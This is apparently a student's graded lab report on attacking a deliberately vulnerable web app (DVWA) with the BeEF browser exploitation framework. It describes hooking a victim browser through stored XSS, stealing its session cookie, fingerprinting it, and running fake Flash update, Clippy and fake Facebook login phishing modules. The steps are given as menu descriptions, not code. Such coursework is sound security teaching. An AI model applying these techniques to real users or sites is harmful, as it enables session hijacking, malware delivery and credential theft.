
to bypass the char length restrictions. Since the source code for low security also doesn't trim down the string inputted down to 10 chars either itll get injected into the sql database as the name value. Then confirmed the BeEF hook worked as we can see it listed in the online browser section in the BeEF control panel.



- Opened victim browser in private firefox browser




- Confirmed the victim browser is also hooked in the BeEF control panel




- Use BeEF to steal the DVWA cookie from your victim browser. Submit a description of which BeEF command(s) and features you used to accomplish the task, as well as the results generated. 2 marks

Selected the hooked victim browser. Went into the Commands menu and explored the Browser and hooked domain module, and found the get cookie command. Executed the get cookie command to get the victim browsers cookie and can see the results of the victim's cookie.




- Use BeEF to fingerprint the victim browser. Submit a description of which BeEF command(s) and features you used to accomplish the task, as well as the results generated. Aim to collect as much information about the victim browser as you can. 2 marks

Selected the hooked victim browser. Went into the Commands menu and explored the Browser module and found the fingerprint browser command. Executed the fingerprint browser command to try to get the victim browsers type and version however we can see the results of the victims browser, that BeEF was unable to do so.




- Use BeEF to perform a *fake flash update* social engineering attack. Submit a description of which BeEF command(s) and features you used to accomplish the task, as well as the results generated. Also submit a screenshot of the flash update attack as seen from the victim browser. 2 marks

Selected the hooked victim browser. Went into the Commands menu and explored the Social Engineering module and found the fake flash update command. Executed the command to try to prompt the victim browser to install a adobe flash player update however we see it on the victims browser as a broken image and clicked on the broken image icon and was able to attempt to download the payload.




7. Use BeEF to perform a *clippy* social engineering attack. Submit a description of which BeEF command(s) and features you used to accomplish the task, as well as the results generated. You must also submit a screenshot of the clippy attack as seen from the victim browser.
- 2 marks

Selected the hooked victim browser. Went into the Commands menu and explored the Social Engineering module and found the clippy command. Executed the command to prompt the victim browser with a clippy image to “update” the browser and if yes is selected it would download the putty.exe payload and we can see in the results what the users actions were.



8. Use BeEF to perform a *pretty theft* attack using the Facebook dialogue type. Submit a description of which BeEF command(s) and features you used to accomplish the task, as well as the results generated. You must also submit a screenshot of the pretty theft attack as seen from the victim browser.
- 2 marks



Selected the hooked victim browser. Went into the Commands menu and explored the Social Engineering module and found the pretty theft command. Executed the command to prompt the victim browser with a fake facebook(or whichever platform selected) expired log in to have the user input their facebook credentials and if they do input the credentials we can see the results of the users data.